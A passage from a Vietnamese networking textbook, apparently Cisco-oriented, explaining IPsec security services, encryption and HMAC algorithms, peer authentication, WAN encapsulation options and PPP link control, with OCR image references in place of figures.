
Lợi ích chính của WebVPN là nó tương thích với Dynamic Multipoint VPNs (DMVPN), Cisco IOS Firewall, IPsec, các hệ thống phòng chống xâm nhập


(IPS), Cisco Easy VPN, và NAT.

Hạn chế

Cũng như với phần mềm VPN khác, một số hạn chế còn tồn tại với IPsec SSL VPN (WebVPN). Các hạn chế chủ yếu của WebVPN là nó hiện đang hỗ trợ chỉ trong phần mềm. CPU của router thực hiện quá trình kết nối WebVPN. Sự tăng tốc VPN on-board có sẵn trong các dịch vụ tích hợp bộ định tuyến chỉ tăng tốc kết nối IPsec.

II - Giới thiệu IPsec:

IPsec hoạt động tại lớp mạng (network layer), bảo vệ và thẩm định các gói IP giữa các thiết bị tham gia IPsec (đồng cấp). IPsec là không bị ràng buộc vào bất kỳ chứng thực cụ thể, mã hóa, hoặc các thuật toán bảo mật hay công nghệ keying. IPsec là một khuôn khổ các tiêu chuẩn mở. Hình 3-6 cho thấy cách thức IPsec có thể được sử dụng với các khách hàng khác nhau và các thiết bị để kết nối.



Hình 3-6: Cách thức sử dụng khác nhau của IPsec.

Bằng cách không ràng buộc IPsec vào các thuật toán cụ thể, IPsec cho phép thuật toán mới hơn và tốt hơn để được thực hiện mà không cần vá các tiêu chuẩn IPsec hiện có. IPsec cung cấp bảo mật dữ liệu, tính toàn vẹn dữ liệu và xác thực nguồn gốc giữa các đồng cấp tham gia tại tầng IP.

Dịch vụ bảo mật IPsec cung cấp bốn chức năng quan trọng sau:


■ Bảo mật (mã hóa) - **Confidentiality**: Người gửi có thể mã hóa các gói dữ liệu trước khi truyền chúng qua mạng. Bằng cách đó, không ai có thể nghe trộm trên đường truyền. Nếu giao tiếp bị ngăn chặn, dữ liệu không thể đọc được.

■ Toàn vẹn dữ liệu – **Data integrity**: Người nhận có thể xác minh rằng các dữ liệu được truyền qua mạng Internet mà không bị thay đổi. IPsec đảm bảo toàn vẹn dữ liệu bằng cách sử dụng checksums (cũng được biết đến như là một giá trị băm), một kiểm tra dự phòng đơn giản.

■ Xác thực - **Authentication:** Xác thực đảm bảo rằng kết nối được thực hiện với các đối tác truyền thông mong muốn. Người nhận có thể xác thực nguồn gốc của gói tin, bảo đảm, xác thực nguồn gốc của thông tin.

■ **Antireplay protection:** Antireplay protection xác nhận rằng mỗi gói tin là duy nhất và không trùng lặp. Gói tin IPsec được bảo vệ bằng cách so sánh các số thứ tự của các gói tin nhận được với một cửa sổ trượt (sliding window) trên máy đích hoặc cổng an ninh. Một gói tin có số thứ tự trước so với của sổ trượt hoặc là trễ hoặc trùng với gói tin cũ, sẽ bị từ chối.

Văn bản dạng dữ liệu được vận chuyển qua Internet công cộng có thể bị chặn và đọc. Để giữ cho dữ liệu cá nhân, bạn nên mã hóa dữ liệu. Bằng kỹ thuật xáo trộn dữ liệu, nó thì không thể đọc. Hình 3-7 cho thấy dữ liệu được mã hóa khi nó đi ngang qua Internet công cộng.




Hình 3-7: Mã hóa dữ liệu.

Đối việc mã hóa có thể thực thi, cả người gửi và người nhận phải biết các quy tắc được sử dụng để chuyển thông điệp ban đầu vào mẫu mã của nó. Quy tắc này dựa trên một thuật toán và khoá. Một thuật toán là một hàm toán học kết hợp một tin nhắn, văn bản, chữ số, hoặc cả ba với một chuỗi các chữ số được gọi là một key. Đầu ra là một chuỗi mật mã đọc. Giải mã thì đặc biệt khó khăn hoặc không thể khi không có chìa khóa chính xác.


Trong hình 3-7, ai đó muốn gửi một tài liệu tài chính qua mạng Internet. Ở tại điểm đầu cuối bên trong, tài liệu được kết hợp với một key và chạy thông qua một thuật toán mã hóa. Kết quả được văn bản mã không đọc được. Các văn bản mật mã sau đó được gửi qua Internet. Khi kết thúc từ xa, thông báo sẽ kết hợp lại với một key và gửi trở lại thông qua các thuật toán mã hóa. Đầu ra là các tài liệu tài chính ban đầu.

Mức độ bảo mật phụ thuộc vào độ dài của key của thuật toán mã hóa. Thời gian mà nó cần để xử lý tất cả các khả năng là một chức năng của sức mạnh tính toán của máy tính. Vì vậy, với độ dài key ngắn, dễ dàng hơn để phá vỡ. Hình 3-8 cho thấy vai trò của các key trong tiến trình.



Hình 3-8: Mã hóa key.

Các thuật toán mã hóa như DES và 3DES yêu cầu chia sẻ key đối xứng để thực hiện mã hóa và giải mã. Bạn có thể sử dụng e-mail, chuyển phát nhanh để chia xẻ key bí mật đến người quản trị của các thiết bị. Tuy nhiên, phương pháp trao đổi key dễ nhất là phương pháp trao đổi public key giữa các thiết bị mã hóa và giải mã. Các DH key thỏa thuận là một phương pháp trao đổi public key cung cấp một cách thức cho hai đồng cấp để thiết lập một khóa chia sẻ bí mật, mà chỉ họ biết, ngay cả khi họ đang giao tiếp trên một kênh không an toàn. Hình 3-9 cho thấy, các key được chia sẻ cần phải được thành lập cách an toàn qua hệ thống mạng mở.



Hình 3-9: Thiết lập quá trình mã hóa key.

Một số thuật toán mã hóa và chiều dài của các key được sử dụng như sau:

■ Thật toán Data Encryption Standard (DES): DES được phát triển bởi IBM. DES sử dụng một khóa 56-bit, đảm bảo hiệu năng cao mã hóa. DES là một hệ thống mật mã khóa đối xứng.

■ Thuật toán Triple DES (3DES): Thuật toán 3DES là một biến thể của DES 56-bit. 3DES hoạt động tương tự như DES, trong đó dữ liệu được chia thành các khối 64-bit. 3DES sau đó thực thi mỗi khối ba lần, mỗi lần với một khóa 56-bit độc lập. 3DES cung cấp sức mạnh mã hóa đáng kể so với 56-bit DES. DES là một hệ thống mật mã khóa đối xứng.


■ Advanced Encryption Standard (AES): Viện Tiêu chuẩn và Công nghệ (NIST) vừa thông qua AES để thay thế cho mã hóa DES hiện có trong các thiết bị mã hóa. AES cung cấp bảo mật mạnh hơn DES và được tính toán hiệu quả hơn 3DES. AES cung cấp ba độ dài chính khác nhau là: 128, 192, và các key 256-bit.

■ Rivest, Shamir và Adleman (RSA): RSA là một hệ thống mật mã khóa bất đối xứng. Nó sử dụng một chiều dài key của 512, 768, 1024, hoặc lớn hơn. IPsec không sử dụng RSA để mã hóa dữ liệu. IKE chỉ sử dụng RSA mã hóa trong giai đoạn xác thực ngang hàng.

Dữ liệu VPN được vận chuyển qua Internet công cộng. Có khả năng, dữ liệu này có thể được ngăn chặn và sửa đổi. Để bảo vệ chống lại vấn đề này, bạn có thể sử dụng một thuật toán toàn vẹn dữ liệu. Một thuật toán toàn vẹn dữ liệu

thêm vào dữ liệu một hàm băm. Hàm băm đảm bảo sự toàn vẹn của thông điệp ban đầu. Nếu băm truyền phù hợp với băm nhận, thông điệp không bị giả mạo. Tuy nhiên, nếu sự phù hợp không tồn tại, tức là dữ liệu đã bị thay đổi.

Trong ví dụ sau đây, một người nào đó đang cố gắng gửi Terry Smith một hóa đơn với $ 100. Khi kết thúc từ xa, Alex Jones đang cố gắng trả bằng tiền mặt với $ 1000. Khi hóa đơn tiến hành thông qua Internet, nó đã bị thay đổi. Cả người nhận và số đồng đô la đã được thay đổi. Trong trường hợp này, nếu một thuật toán toàn vẹn dữ liệu đã được sử dụng, các băm sẽ không phù hợp, và các giao dịch sẽ không còn có giá trị.



Keyed Hash-based Message Authentication Code (HMAC) là một thuật toán toàn vẹn dữ liệu đảm bảo tính toàn vẹn của thông điệp. Vào điểm cuối của nội bộ, thông điệp và một khóa chia sẻ bí mật được gửi thông qua một thuật toán băm, trong đó sản xuất một giá trị băm. Văn bản và giá trị băm được gửi qua mạng.


Hai dạng phổ biến của thuật toán HMAC như sau:

■ Thuật toán HMAC-message digest 5 (MD5): Sử dụng 128-bit chia sẻ key bí mật. Thông điệp biến-chiều dài và 128 bit chia sẻ khóa bí mật được kết hợp và chạy thông qua thuật toán băm HMAC-MD5. Đầu ra là một băm 128-bit. Các băm được nối vào tin nhắn gốc và chuyển tiếp tới đầu cuối từ xa.

■ Thuật toán HMAC-Secure Hash 1 (SHA-1): HMAC-SHA-1 sử dụng một khóa 160-bit. Thông điệp biến-chiều dài và 160-bit được chia sẻ khóa bí mật được kết hợp và chạy thông qua thuật toán băm HMAC-SHA-1. Đầu ra là một

băm 160-bit. Các băm được nối vào tin nhắn gốc và chuyển tiếp tới đầu cuối từ xa.

Khi tiến hành ở khoảng cách xa, nó cần thiết để biết ai đang ở đầu kia của điện thoại, e-mail, hoặc fax. Cũng tương tự như các mạng VPN. Các thiết bị ở đầu bên kia của đường hầm VPN phải được xác thực trước khi con đường thông tin liên lạc được xem là an toàn. Điều này được minh họa trong hình 3-10.



Hình 3-10: Xác thực peer.

Hai phương pháp xác thực ngang hàng như sau:

■ PSKs: Một giá trị key quan trọng được nhập vào mỗi peer bằng tay và được sử dụng để xác thực ngang hàng. Ở mỗi đầu, PSK được kết hợp với các thông tin khác để hình thành chính xác.
■ Chữ ký RSA: Sử dụng việc trao đổi giấy chứng nhận kỹ thuật số để xác thực các đồng cấp. Các thiết bị nội bộ cấp phát một hàm băm và mã hóa nó với khóa riêng của nó. Các mật mã băm (kỹ thuật chữ kí số) được đính kèm vào văn bản và gửi đến đầu cuối từ xa. Khi kết thúc từ xa, mật mã băm được mã hóa bằng cách sử dụng khóa công cộng của đầu cuối. Nếu băm giải mã phù hợp với băm tính lại, chữ ký là chính hãng.

Sau đây là tóm tắt những điểm chính được thảo luận trong phần trước:


■ Tổ chức thực hiện các mạng riêng ảo vì nó ít tốn kém hơn, an toàn hơn, và dễ dàng hơn để mở rộng mạng WAN truyền thống.
■ Site-to-site VPN an toàn thông tin giữa các đồng cấp mạng nội bộ và mạng diện rộng. VPN Remote-access an toàn thông tin liên lạc từ các người làm việc từ xa di chuyển với cơ quan trung ương.
■ VPN có thể được thực hiện với nhiều loại thiết bị khác nhau như router Cisco IOS, ASA 5500 Series, và phần mềm Cisco VPN Client.
■ IPsec là một framework kết hợp giao thức bảo mật và cung cấp mạng riêng ảo với các dữ liệu bảo mật, toàn vẹn và xác thực.
■ AH và ESP là hai giao thức IPsec chính.

PHẦN 4: Thiết lập kết nối WAN với PPP

Dịch vụ mạng diện rộng (WAN) thường được thuê từ một nhà cung cấp dịch vụ. Một số dịch vụ WAN hoạt động như lớp 2 kết nối giữa các địa điểm từ xa của bạn và thường được cung cấp bởi một công ty điện thoại (viễn thông) cung cấp qua thiết bị chuyển mạch WAN của nó.
PPP nổi lên như là một giao thức đóng gói cho vận chuyển lưu lượng IP theo dạng điểm-điểm (thuê line) kết nối nối tiếp. Phần này mô tả các hoạt động, cấu hình và xác thực của PPP.

I. Hiểu biết về đóng gói trong WAN:

Trên mỗi kết nối WAN, dữ liệu được đóng gói vào khung trước khi nó đi qua các liên kết WAN. Để đảm bảo rằng các giao thức được sử dụng chính xác, bạn phải cấu hình kiểu đóng gói lớp 2 thích hợp. Việc lựa chọn giao thức lớp 2 phụ thuộc vào công nghệ mạng WAN và các thiết bị giao tiếp. Hình 3-11 nêu bật một số trong những lựa chọn để kết nối đến mạng WAN.



Hình 3-11: Các lựa chọn cho mạng WAN.

Sau đây là giao thức điển hình WAN:

■ **High-Level Data Link Control (HDLC)**: mặc định Cisco đóng gói dạng kết nối điểm-điểm, liên kết chuyên dụng, và các kết nối chuyển mạch. Bạn thường sử dụng HDLC khi hai thiết bị Cisco đang giao tiếp qua một kết nối point-to-point.

■ **PPP**: Cung cấp các router-to-router và host-to-network kết nối qua mạch đồng bộ và không đồng bộ. PPP được thiết kế để làm việc với nhiều giao thức lớp mạng, bao gồm cả IP. PPP cũng đã được xây dựng trong cơ chế bảo mật, chẳng hạn như Password Authentication Protocol (PAP) và Challenge Handshake Authentication Protocol (CHAP).

■ **Frame Relay**: Giao thức này là một tiêu chuẩn công nghiệp, chuyển đội giao thức lớp liên kết dữ liệu để xử lý nhiều mạch ảo (VC). Frame Relay được sắp

xếp hợp lý để loại bỏ một số các quy trình thời gian, chẳng hạn như sửa lỗi và kiểm soát dòng chảy, mà đã được sử dụng trong X.25 - liên kết truyền thông ít đáng tin cậy.

■ **ATM**: Giao thức này là tiêu chuẩn quốc tế để chuyển tiếp các cell, trong đó nhiều loại hình dịch vụ như điện thoại, video và dữ liệu, được truyền đạt trong chiều dài cell cố định (53 byte). ATM, một công nghệ vi chuyển mạch, sử dụng độ dài cell cố định, cho phép thực thi trong phần cứng, do đó làm giảm sự chậm trễ trong di chuyển. ATM được thiết kế để tận dụng lợi thế của các phương tiện truyền thông truyền tốc độ cao như T3, E3, và SONET.

■ Băng thông rộng - **Broadband**: băng thông rộng trong truyền thông dữ liệu thường dùng để truyền dữ liệu mà nhiều phần dữ liệu được gửi đồng thời để tăng tỉ lệ hiệu quả của truyền dẫn, bất kể tốc độ dữ liệu thực tế. Trong kỹ thuật mạng, thuật ngữ này đề cập đến phương pháp truyền dẫn nơi mà hai hay nhiều tín hiệu chia sẻ một phương tiện, chẳng hạn như các công nghệ:

- DSL-PPP qua Ethernet (**PPPoE**) và PPP qua ATM (**PPPoA**): Công nghệ cung cấp kỹ thuật số truyền dữ liệu qua các dây của một mạng điện thoại nội bộ. Thông thường, tốc độ tải về của người tiêu dùng dịch vụ DSL phạm vi từ 256 đến 24.000 kbps, tùy thuộc vào công nghệ DSL, điều kiện đường, và mức độ dịch vụ đã được thực hiện. DSL hiện thực thường sử dụng PPPoE hoặc PPPoA. Cả hai triển khai cung cấp các tiêu chuẩn PPP tính năng như xác thực, mã hóa, và nén. PPPoE là một giao thức mạng để đóng gói PPP khung trong khung Ethernet. PPPoA là một giao thức mạng để đóng gói PPP khung trong lớp 5 ATM (AAL5).

- **Cáp-Ethernet**: Một modem cáp là một loại modem cung cấp truy cập đến một tín hiệu dữ liệu được gửi qua các cơ sở hạ tầng truyền hình cáp. Modem cáp chủ yếu được sử dụng để cung cấp truy cập Internet băng thông rộng, lợi dụng băng thông không sử dụng trên một mạng truyền hình cáp. Băng thông của dịch vụ kinh doanh modem cáp thông thường vào khoảng từ 3 Mbps đến 30 Mbps hoặc nhiều hơn. Hiện tại hệ thống modem cáp sử dụng định dạng khung Ethernet để truyền dữ liệu qua các kênh dữ liệu thượng nguồn và hạ nguồn. Mỗi kênh trong số các kênh dữ liệu hạ nguồn và thượng nguồn liên quan trên một mạng cáp tạo thành một mạng WAN Ethernet mở rộng.

■ **Metro Ethernet**: Sự xuất hiện của Metro Ethernet như là một phương pháp khả thi của việc cung cấp cả hai điểm-điểm và các dịch vụ đa điểm đã được thúc đẩy bởi một sự phong phú của triển khai sợi quang đến các khu vực kinh doanh. Ethernet có thể là công nghệ giao thông vận tải quy mô nhất từng được phát triển. Bắt đầu từ 10 Mbps, nó đã phát triển tới 10 Gbps, với kế hoạch cho 40 Gbps. Một số phương pháp nổi bật dành cho vận chuyển Metro Ethernet qua mạng, bao gồm các phương pháp tiếp cận giải pháp chính:

- Cung cấp các dịch vụ Ethernet qua sợi quang tối.
- Cung cấp các dịch vụ Ethernet trên SONET / đồng bộ hệ thống mạng cấp bậc kỹ thuật số (Synchronous Digital Hierarchy - SDH).
- Cung cấp các dịch vụ Ethernet sử dụng công nghệ Resilient Packet Ring (RPR).

II. Xác thực PPP:

1. Tổng quan về PPP:

PPP cung cấp một vài tính năng cơ bản nhưng chức năng quan trọng nhất là dịch vụ kênh thuê riêng liên kết hai đầu thiết bị, một vài kiến thực về PPP như sau:

• Định nghĩa một header và một trailer cho phép cấp phát một khung dữ liệu trên đường dẫn.

• Cung cấp trên cả đường dẫn đồng bộ (synchronous) và bất đồng bộ (asynchronous).

• Một loại miền giao thức đặc biệt trong header cho phép nhiều giao thức lớp 3 có thể băng qua trên cùng một liên kết.


• Có khả năng xác thực: Password Authentication Protocol (PAP) và Challenge Handshake Authentication Protocol (CHAP).

• Điều khiển giao thức cho mỗi giao thức ở lớp cao hơn đi trên PPP, cho phép sự hội tụ dễ dàng hơn của những giao thức này.

2. Vùng giao thức của PPP:

Một trong những tính năng quan trọng trong chuẩn PPP, nhưng không có trpng chuẩn HDLC, là vùng giao thức (protocol field). Vùng giao thức xác nhận thể loại của gói tin bên trong khung. Khi kết nối PPP được tạo ra, vùng này cho

phép các gói tin từ nhiều giao thức lớp 3 khác nhau băng qua một liên kết duy nhất.



Hình 4-2: Khung PPP và HDLC.

PPP định nghĩa một tập các văn bản điều khiển dạng lớp 2 để thực hiện chức năng đều khiển những liên kết không giống nhau. Những chức năng này được phân thành hai loại chính:

• Những điều cần thiết bất kể giao thức lớp 3 nào được gởi trên liên kết.

• Cụ thể đến mỗi giao thức lớp 3.

3. Giao thức điều khiển liên kết:

Giao thức điều khiển liên kết (Link Control Protocol LCP) thực hiện chức năng điều khiển cùng một công việc mà bất kể giao thức lớp 3 nào được sử dụng.

Các Link Control Protocol (LCP) của PPP được sử dụng để thương lượng và thiết lập các tùy chọn kiểm soát vào liên kết dữ liệu WAN. PPP cung cấp nhiều dịch vụ. Các dịch vụ này tùy chọn trong LCP và chủ yếu được sử dụng để thương lượng và kiểm tra các khung để thực hiện các điều khiển dạng điểm-điểm mà một quản trị viên chỉ định cho kết nối.

LCP cung cấp 4 đặc tính cơ bản sau:

3.1 Phát hiện liên kết lặp:

Phát hiện lỗi và phát hiện liên kết lặp là hai đặc tính quan trọng của PPP. Phát hiện liên kết lặp cho phép sự hội tụ nhanh hơn khi một liên kết bị rớt bởi vì vòng lặp. Router không thể gởi bất kì bit nào đến nơi khác khi có vòng lặp đang xảy ra. Tuy nhiên, router không thể tự mình thông báo là liên kết đang xảy ra vòng lặp, bởi vì router bẫn còn đang nhận một vài thông tin trên liên kết. PPP giúp router nhận ra một liên kết lặp nhanh chóng để nó có thể đóng cổng giao diện và sử dụng một đường đi khác.

LCP thông báo liên kết lạp nhanh chóng bằng một tính năng gọi là “magic numbers”. Khi dùng PPP, router gởi thông báo PPP LCP thay vì thông tin keepalive của Cisco đi qua liên kết; những thông tin này bao gồm một magic number, khác nhau trên mỗi router. Nếu một đường bị lặp, router nhận một thông tin LCP với chính số magic number của nó thay vì lấy một thông tin với một số khác. Khi router nhận chính số magic của nó, router sẽ biết rằng khung này đã được gởi trở lại do có sự cố vòng lặp, vì thế router làm down cổng giao diện với một sự hội tụ nhanh.

3.2 Tăng cường khả năng phát hiện sự cố:

